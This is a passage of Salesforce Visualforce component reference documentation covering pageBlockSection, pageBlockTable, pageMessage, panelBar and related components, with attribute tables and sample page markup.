style	String	The style used to display the pageBlockButtons component, used primarily for adding inline CSS styles.		11.0	global
styleClass	String	The style class used to display the pageBlockButtons component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		11.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		11.0	global

apex:pageBlockSection

A section of data within an <apex:pageBlock> component, similar to a section in a standard Salesforce page layout definition.

An <apex:pageBlockSection> component consists of one or more columns, each of which spans two cells: one for a field's label, and one for its value. Each component found in the body of an <apex:pageBlockSection> is placed into the

next cell in a row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.

To add a field from a Salesforce object to an `<apex:pageBlockSection>`, use an `<apex:inputField>` or `<apex:outputField>` component. Each of these components automatically displays with the field's associated label. To add fields for variables or methods that are not based on Salesforce object fields, or to customize the format of Salesforce object field labels, use an `<apex:pageBlockSectionItem>` component. Each `<apex:inputField>`, `<apex:outputField>`, or `<apex:pageBlockSectionItem>` component spans both cells of a single column.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: -->
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="My Content Section" columns="2">
        <apex:inputField value="{!account.name}"/>
        <apex:inputField value="{!account.site}"/>
        <apex:inputField value="{!account.type}"/>
        <apex:inputField value="{!account.accountNumber}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
collapsible	Boolean	A Boolean value that specifies whether the page block section can be expanded and collapsed by a user. If true, a user can expand and collapse the section. If not specified, this value defaults to true.		11.0	global
columns	Integer	The number of columns that can be included in a single row of the page block section. Note that a single column spans two cells - one for a field's label, and one for its value. If you use child <code>inputField</code> , <code>outputField</code> , or <code>pageBlockSectionItem</code> components in the <code>pageBlockSection</code> , each of the child components is displayed in one column, spanning both cells. If you use any other components in the <code>pageBlockSection</code> , each of the child components is displayed in one column, displaying only in the rightmost cell of the column and leaving the leftmost column cell blank. While you can specify one or more columns for a <code>pageBlockSection</code> ,		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		Salesforce stylesheets are optimized for either one or two columns. If not specified, this value defaults to 2.			
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
id	String	An identifier that allows the pageBlockSection component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block section.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block section twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block section.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block section.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
showHeader	Boolean	A Boolean value that specifies whether the page block section title is displayed. If set to true, the header is displayed. If not specified, this value defaults to true.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The text displayed as the title of the page block section.		10.0	global

Facets

Facet Name	Description	API Version
body	The components that appear in the body of the page block section. If specified, the content of this facet overrides the body of the pageBlockSection tag. Note that the order in which a body facet appears in the body of a page block section component does not matter, because any facet with name="body" will control the appearance of the section body.	11.0
header	The components that appear in the title for the page block section. If specified, the content of this facet overrides the value of the title attribute. Note that the order in which a header facet appears in the body of a page block section component does not matter, because any facet with name="header" will control the appearance of the section title.	10.0

apex:pageBlockSectionItem

A single piece of data in an `<apex:pageBlockSection>` that takes up one column in one row. An `<apex:pageBlockSectionItem>` component can include up to two child components. If no content is specified, the column is rendered as an empty space. If one child component is specified, the content spans both cells of the column. If two child components are specified, the content of the first is rendered in the left, "label" cell of the column, while the content of the second is rendered in the right, "data" cell of the column.

Note that if you include an `<apex:outputField>` or an `<apex:inputField>` component in an `<apex:pageBlockSectionItem>`, these components do not display with their label or custom help text as they do when they are children of an `<apex:pageBlockSectionItem>`. Also note that `<apex:pageBlockSectionItem>` components cannot be rerendered; rerender the child components instead.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: -->
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

```

<apex:pageBlockSection title="My Content Section" columns="2">
  <apex:pageBlockSectionItem>
    <apex:outputLabel value="Account Name" for="account__name"/>
    <apex:inputText value="{!account.name}" id="account__name"/>
  </apex:pageBlockSectionItem>

  <apex:pageBlockSectionItem>
    <apex:outputLabel value="Account Site" for="account__site"/>
    <apex:inputText value="{!account.site}" id="account__site"/>
  </apex:pageBlockSectionItem>

  <apex:pageBlockSectionItem>
    <apex:outputLabel value="Account Type" for="account__type"/>
    <apex:inputText value="{!account.type}" id="account__type"/>
  </apex:pageBlockSectionItem>

  <apex:pageBlockSectionItem>
    <apex:outputLabel value="Account Number" for="account__number"/>
    <apex:inputText value="{!account.accountNumber}" id="account__number"/>
  </apex:pageBlockSectionItem>
</apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
dataStyle	String	The CSS style used to display the content of the right, "data" cell of the pageBlockSection column.		11.0	global
dataStyleClass	String	The CSS style class used to display the content of the right, "data" cell of the pageBlockSection column.		11.0	global
dataTitle	String	The text displayed when you hover over the right, "data" cell of the pageBlockSection column.		11.0	global
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		11.0	global
helpText	String	The help text that is displayed next to this field as a hover-based tooltip, similar to the text that is displayed next to standard Salesforce fields if custom help is defined for the field in Setup. Note that help text only displays if the showHeader attribute of the parent page is set to true.		12.0	global
id	String	An identifier that allows the pageBlockSectionItem component to be referenced by other components in the page.		11.0	global
labelStyle	String	The CSS style used to display the content of the left, "label" cell of the pageBlockSection column.		11.0	global
labelStyleClass	String	The CSS style class used to display the content of the left, "label" cell of the pageBlockSection column.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
labelTitle	String	The text displayed when you hover over the left, "label" cell of the pageBlockSection column.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		11.0	global
onDataclick	String	The JavaScript invoked if the onDataclick event occurs--that is, if the user clicks the right, "data" cell of the pageBlockSection column.		11.0	global
onDatadblick	String	The JavaScript invoked if the onDatadblick event occurs--that is, if the user clicks the right, "data" cell of the pageBlockSection column twice.		11.0	global
onDatakeydown	String	The JavaScript invoked if the onDatakeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onDatakeypress	String	The JavaScript invoked if the onDatakeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onDatakeyup	String	The JavaScript invoked if the onDatakeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onDatamousedown	String	The JavaScript invoked if the onDatamousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onDatamousemove	String	The JavaScript invoked if the onDatamousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onDatamouseout	String	The JavaScript invoked if the onDatamouseout event occurs--that is, if the user moves the mouse pointer away from the right, "data" cell of the pageBlockSection column.		11.0	global
onDatamouseover	String	The JavaScript invoked if the onDatamouseover event occurs--that is, if the user moves the mouse pointer over the right, "data" cell of the pageBlockSection column.		11.0	global
onDatamouseup	String	The JavaScript invoked if the onDatamouseup event occurs--that is, if the user releases the mouse button.		11.0	global
onLabelclick	String	The JavaScript invoked if the onLabelclick event occurs--that is, if the user clicks the left, "label" cell of the pageBlockSection column.		11.0	global
onLabeldblclick	String	The JavaScript invoked if the onLabeldblclick event occurs--that is, if the user clicks the left, "label" cell of the pageBlockSection column twice.		11.0	global
onLabelkeydown	String	The JavaScript invoked if the onLabelkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onLabelkeypress	String	The JavaScript invoked if the onLabelkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onLabelkeyup	String	The JavaScript invoked if the onLabelkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onLabelmousedown	String	The JavaScript invoked if the onLabelmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onLabelmousemove	String	The JavaScript invoked if the onLabelmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onLabelmouseout	String	The JavaScript invoked if the onLabelmouseout event occurs--that is, if the user moves the mouse pointer away from the left, "label" cell of the pageBlockSection column.		11.0	global
onLabelmouseover	String	The JavaScript invoked if the onLabelmouseover event occurs--that is, if the user moves the mouse pointer over the left, "label" cell of the pageBlockSection column.		11.0	global
onLabelmouseup	String	The JavaScript invoked if the onLabelmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		11.0	global

apex:pageBlockTable

A list of data displayed as a table within either an `<apex:pageBlock>` or `<apex:pageBlockSection>` component, similar to a related list or list view in a standard Salesforce page. Like an `<apex:dataTable>`, an `<apex:pageBlockTable>` is defined by iterating over a set of data, displaying information about one item of data per row. The set of data can contain up to 1,000 items.

The body of the `<apex:pageBlockTable>` contains one or more column components that specify what information should be displayed for each item of data, similar to a table. Unlike the `<apex:dataTable>` component, the default styling for `<apex:pageBlockTable>` matches standard Salesforce styles. Any additional styles specified with `<apex:pageBlockTable>` attributes are appended to the standard Salesforce styles.

Note that if you specify an sObject field as the `value` attribute for a column, the associated label for that field is used as the column header by default. To override this behavior, use the `headerValue` attribute on the column, or the column's header facet.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
```

```
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
```

```
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
```


See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

```

<!-- Page: -->
<apex:page standardController="Account">
  <apex:pageBlock title="My Content">
    <apex:pageBlockTable value="{!account.Contacts}" var="item">
      <apex:column value="{!item.name}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
align	String	The position of the rendered HTML table with respect to the page. Possible values include "left", "center", or "right". If left unspecified, this value defaults to "left".		12.0	global
bgcolor	String	This attribute was deprecated in Salesforce API version 18.0 and has no effect on the page.		12.0	global
border	String	The width of the frame around the rendered HTML table, in pixels.		12.0	global
captionClass	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
captionStyle	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles.		12.0	global
cellpadding	String	The amount of space between the border of each list cell and its content. If the value of this attribute is a pixel length, all four margins are this distance from the content. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.		12.0	global
cellspacing	String	The amount of space between the border of each list cell and the border of the other cells surrounding it and/or the list's edge. This value must be specified in pixels or percentage.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
columnClasses	String	A comma-separated list of one or more classes associated with the list's columns, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third column is styled with classA, the fourth column is styled with classB, and so on.		12.0	global
columns	Integer	The number of columns in this page block table.		12.0	global
columnsWidth	String	A comma-separated list of the widths applied to each list column. Values can be expressed as pixels (for example, columnsWidth="100px, 100px").		12.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		12.0	global
first	Integer	The first element in the iteration visibly rendered in the page block table, where 0 is the index of the first element in the set of data specified by the value attribute. For example, if you did not want to display the first two elements in the set of records specified by the value attribute, set first="2".		12.0	global
footerClass	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
frame	String	The borders drawn for this page block table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border".		12.0	global
headerClass	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
id	String	An identifier that allows the pageBlockTable component to be referenced by other components in the page.		12.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		12.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block table.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block table twice.		12.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		12.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		12.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		12.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		12.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		12.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block table.		12.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block table.		12.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		12.0	global
onRowClick	String	The JavaScript invoked if the onRowClick event occurs--that is, if the user clicks a row in the page block table.		12.0	global
onRowDbClick	String	The JavaScript invoked if the onRowDbClick event occurs--that is, if the user clicks a row in the page block list table.		12.0	global
onRowMouseDown	String	The JavaScript invoked if the onRowMouseDown event occurs--that is, if the user clicks a mouse button in a row of the page block table.		12.0	global
onRowMouseMove	String	The JavaScript invoked if the onRowMouseMove event occurs--that is, if the user moves the mouse pointer over a row of the page block table.		12.0	global
onRowMouseOut	String	The JavaScript invoked if the onRowMouseOut event occurs--that is, if the user moves the mouse pointer away from a row in the page block table.		12.0	global
onRowMouseOver	String	The JavaScript invoked if the onRowMouseOver event occurs--that is, if the user moves the mouse pointer over a row in the page block table.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onRowMouseUp	String	The JavaScript invoked if the onRowMouseUp event occurs--that is, if the user releases the mouse button over a row in the page block table.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		12.0	global
rowClasses	String	A comma-separated list of one or more classes associated with the page block table's rows, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. If more than one class is specified, the classes are applied in a repeating fashion to all rows. For example, if you specify columnRows="classA, classB", then the first row is styled with classA, the second row is styled with classB, the third row is styled with classA, the fourth row is styled with classB, and so on.		12.0	global
rows	Integer	The number of rows in this page block table.		12.0	global
rules	String	The borders drawn between cells in the page block table. Possible values include "none", "groups", "rows", "cols", and "all". If not specified, this value defaults to "none".		12.0	global
style	String	The style used to display the pageBlockTable component, used primarily for adding inline CSS styles.		12.0	global
styleClass	String	The style class used to display the pageBlockTable component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		12.0	global
summary	String	A summary of the page block table's purpose and structure for Section 508 compliance.		12.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		12.0	global
value	Object	The collection of data displayed in the page block table.	Yes	12.0	global
var	String	The name of the variable that represents one element in the collection of data specified by the value attribute. You can then use this variable to display the element itself in the body of the pageBlockTable component tag.	Yes	12.0	global
width	String	The width of the entire pageBlockTable, expressed either as a relative percentage to the total amount of available horizontal space (for example, width="80%"), or as the number of pixels (for example, width="800px").		12.0	global

Facets

Facet Name	Description	API Version
caption	The components that appear in the caption for the page block table. Note that the order in which a caption facet appears in the body of a pageBlockTable component does not matter, because any facet with name="caption" will control the appearance of the table's caption.	12.0
footer	The components that appear in the footer row for the page block table. Note that the order in which a footer facet appears in the body of a pageBlockTable component does not matter, because any facet with name="footer" will control the appearance of the final row in the table.	12.0
header	The components that appear in the header row for the page block table. Note that the order in which a header facet appears in the body of a pageBlockTable component does not matter, because any facet with name="header" will control the appearance of the first row in the table.	12.0

apex:pageMessage

This component should be used for presenting custom messages in the page using the Salesforce pattern for errors, warnings and other types of messages for a given severity. See also the pageMessages component.

Example

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
  tabStyle="Opportunity" sidebar="false">
  <p>Enter an alphabetic character for the "Close Date,"
    then click Save to see what happens.</p>
  <apex:form >
    <apex:pageBlock >
      <apex:pageMessage summary="This pageMessage will always display. Validation error
        messages appear in the pageMessages component." severity="warning" strength="3"
      />
    </apex:pageBlock >
    <apex:pageMessages />
    <apex:pageBlockButtons >
      <apex:commandButton value="Save" action="{!save}"/>
    </apex:pageBlockButtons>
    <apex:pageBlockTable value="{!opportunities}" var="opp">
      <apex:column value="{!opp.name}"/>
      <apex:column headerValue="Close Date">
        <apex:inputField value="{!opp.closeDate}"/>
      </apex:column>
    </apex:pageBlockTable>
  </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
detail	String	The detailed description of the information.		14.0	
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you do not specify <code>escape="false"</code> , the character escape sequence displays as written. Be aware that setting this value to "false" may be a security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.		14.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
severity	String	The severity of the message. Values supported are: 'confirm', 'info', 'warning', 'error'	Yes	14.0	
strength	Integer	The strength of the message. This controls the visibility and size of the icon displayed next to the message. Use 0 for no image, or 1-3 (highest strength, largest icon).		14.0	
summary	String	The summary message.		14.0	
title	String	The title text for the message.		14.0	

apex:pageMessages

This component displays all messages that were generated for all components on the current page, presented using the Salesforce styling.

Example

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
  tabStyle="Opportunity" sidebar="false">
  <p>Enter an alphabetic character for the "Close Date,"
    then click Save to see what happens.</p>
  <apex:form >
    <apex:pageBlock >
      <apex:pageMessages />
      <apex:pageBlockButtons >
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockButtons>
      <apex:pageBlockTable value="{!opportunities}" var="opp">
        <apex:column value="{!opp.name}"/>
        <apex:column headerValue="Close Date">
          <apex:inputField value="{!opp.closeDate}"/>
        </apex:column>
      </apex:pageBlockTable>
    </apex:pageBlock >
  </apex:form >
</apex:page>
```

```

        </apex:column>
    </apex:pageBlockTable>
</apex:pageBlock>
</apex:form>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you do not specify <code>escape="false"</code> , the character escape sequence displays as written. Be aware that setting this value to "false" may be a security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.		14.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
showDetail	Boolean	A Boolean value that specifies whether to display the detail portion of the messages. If not specified this value defaults to false.		14.0	

apex:panelBar

A page area that includes one or more `<apex:panelBarItem>` tags that can expand when a user clicks the associated header. When an `<apex:panelBarItem>` is expanded, the header and the content of the item are displayed while the content of all other items are hidden. When another `<apex:panelBarItem>` is expanded, the content of the original item is hidden again. An `<apex:panelBar>` can include up to 1,000 `<apex:panelBarItem>` tags.

Example

```

<!-- Page: panelBar -->
<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->
<apex:page>
    <apex:panelBar>
        <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>
        <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>
        <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>
    </apex:panelBar>
</apex:page>

```

```

    </apex:panelBar>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
contentClass	String	The style class used to display the content of any panelBarItem in the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display the content of any panelBarItem in the panelBar component, used primarily for adding inline CSS styles.		10.0	global
headerClass	String	The style class used to display all panelBarItem headers in the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerClassActive	String	The style class used to display the header of any panelBarItem when it is expanded, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerStyle	String	The style used to display all panelBarItem headers in the panelBar component, used primarily for adding inline CSS styles.		10.0	global
headerStyleActive	String	The style used to display the header of any panelBarItem when it is expanded, used primarily for adding inline CSS styles.		10.0	global
height	String	The height of the panel bar when expanded, expressed either as a percentage of the available vertical space (for example, height="50%") or as a number of pixels (for example, height="200px"). If not specified, this value defaults to 100%.		10.0	global
id	String	An identifier that allows the panelBar component to be referenced by other components in the page.		10.0	global
items	Object	A collection of data processed when the panelBar is rendered. When used, the body of the panelBar component is repeated once for each item in the collection, similar to a dataTable or repeat component. See also the var attribute.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display all portions of the panelBar component, used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
styleClass	String	The style class used to display all portions of the panelBar component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
switchType	String	The implementation method for switching between panelBar items. Possible values include "client", "server", and "ajax". If not specified, this value defaults to "server".		10.0	global
value	Object	The ID of the panelBarItem initially selected when the panelBar is displayed.		10.0	global
var	String	The name of the variable that represents one element in the collection of data specified by the items attribute. You can then use this variable to display the element itself in the body of the panelBar component tag.		11.0	global
width	String	The width of the panel bar, expressed either as a percentage of the available horizontal space (for example, width="50%") or as a number of pixels (for example, width="800px"). If not specified, this value defaults to 100%.		10.0	global

apex:panelBarItem

A section of an `<apex:panelBar>` that can expand or retract when a user clicks the section header. When expanded, the header and the content of the `<apex:panelBarItem>` is displayed. When retracted, only the header of the `<apex:panelBarItem>` displays.

```

<!-- Page: panelBar -->
<!-- Click on Item 1, Item 2, or Item 3 to display the content of the panel -->
<apex:page>
  <apex:panelBar>
    <apex:panelBarItem label="Item 1">data 1</apex:panelBarItem>
    <apex:panelBarItem label="Item 2">data 2</apex:panelBarItem>
    <apex:panelBarItem label="Item 3">data 3</apex:panelBarItem>
  </apex:panelBar>
</apex:page>

<!-- Page: panelBarItemEvents -->
<apex:page >

```

```

<apex:pageMessages/>
<apex:panelBar>
  <apex:panelBarItem
    label="Item One"
    onenter="alert('Entering item one');"
    onleave="alert('Leaving item one');">
    Item one content
  </apex:panelBarItem>
  <apex:panelBarItem
    label="Item Two"
    onenter="alert('Entering item two');"
    onleave="alert('Leaving item two');">
    Item two content
  </apex:panelBarItem>
</apex:panelBar>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
contentClass	String	The style class used to display the content of the panelBarItem component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display the content of the panelBarItem component, used primarily for adding inline CSS styles.		10.0	global
expanded	String	A Boolean value that specifies whether the content of this panelBarItem is displayed.		10.0	global
headerClass	String	The style class used to display the header of the panelBarItem component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerClassActive	String	The style class used to display the header of the panelBarItem component when the content of the panelBarItem is displayed, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerStyle	String	The style used to display the header of the panelBarItem component, used primarily for adding inline CSS styles.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
headerStyleActive	String	The style used to display the header of the panelBarItem component when the content of the panelBarItem is displayed, used primarily for adding inline CSS styles.		10.0	global
id	String	An identifier that allows the panelBarItem to be referenced by other components in the page.		10.0	global
label	String	The text displayed as the header of the panelBarItem component.		10.0	global
name	Object	The name of the panelBarItem. Use the value of this attribute to specify the default expanded panelItem for the panelBar.		11.0	global
onenter	String	The JavaScript invoked when the panelBarItem is not selected and the user clicks on the component to select it.		16.0	
onleave	String	The JavaScript invoked when the user selects a different panelBarItem.		16.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global

apex:panelGrid

Renders an HTML table element in which each component found in the body of the <apex:panelGrid> is placed into a corresponding cell in the first row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.

Note that if an <apex:repeat> component is used within an <apex:panelGrid> component, all content generated by the <apex:repeat> component is placed in a single <apex:panelGrid> cell. The <apex:panelGrid> component differs from <apex:dataTable> because it does not process a set of data with an iteration variable.

See also: <apex:panelGroup>

Example

```
<apex:page>
  <apex:panelGrid columns="3" id="theGrid">
    <apex:outputText value="First" id="theFirst"/>
    <apex:outputText value="Second" id="theSecond"/>
    <apex:outputText value="Third" id="theThird"/>
    <apex:outputText value="Fourth" id="theFourth"/>
  </apex:panelGrid>
</apex:page>
```

The example above renders the following HTML:

```
<table id="theGrid">
  <tbody>
    <tr>
      <td><span id="theFirst">First</span></td>
      <td><span id="theSecond">Second</span></td>
      <td><span id="theThird">Third</span></td>
    </tr>
    <tr>
      <td><span id="theFourth">Fourth</span></td>
    </tr>
  </tbody>
</table>
```

Attributes

Attribute Name	Attribute Type	Description	Required [†]	API Version	Access
bgcolor	String	The background color of the rendered HTML table.		10.0	global
border	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
captionClass	String	The style class used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
captionStyle	String	The style used to display the caption for the rendered HTML table, if a caption facet is specified. This attribute is used primarily for adding inline CSS styles		10.0	global
cellpadding	String	The amount of space between the border of each table cell and its contents. If the value of this attribute is a pixel length, all four margins are this distance from the contents. If the value of the attribute is a percentage length, the top and bottom margins are equally separated from the content based on a percentage of the available vertical space, and the left and right margins are equally separated from the content based on a percentage of the available horizontal space.		10.0	global
cellspacing	String	The amount of space between the border of each table cell and the border of the other cells surrounding it and/or the table's edge. This value must be specified in pixels or percentage.		10.0	global
columnClasses	String	A comma-separated list of one or more CSS classes associated with the table's columns. If more than one CSS class is specified, the classes are applied in a repeating fashion to all columns. For example, if you specify columnClasses="classA, classB", then the first column is styled with classA, the second column is styled with classB, the third column is styled with classA, the fourth column is styled with classB, and so on.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
columns	Integer	The number of columns in this panelGrid.		10.0	global
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
footerClass	String	The style class used to display the footer (bottom row) for the rendered HTML table, if a footer facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
frame	String	The borders drawn for this table. Possible values include "none", "above", "below", "hsides", "vsides", "lhs", "rhs", "box", and "border". If not specified, this value defaults to "border". See also the rules attribute.		10.0	global
headerClass	String	The style class used to display the header for the rendered HTML table, if a header facet is specified. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the panelGrid component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the panel grid.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the panel grid twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
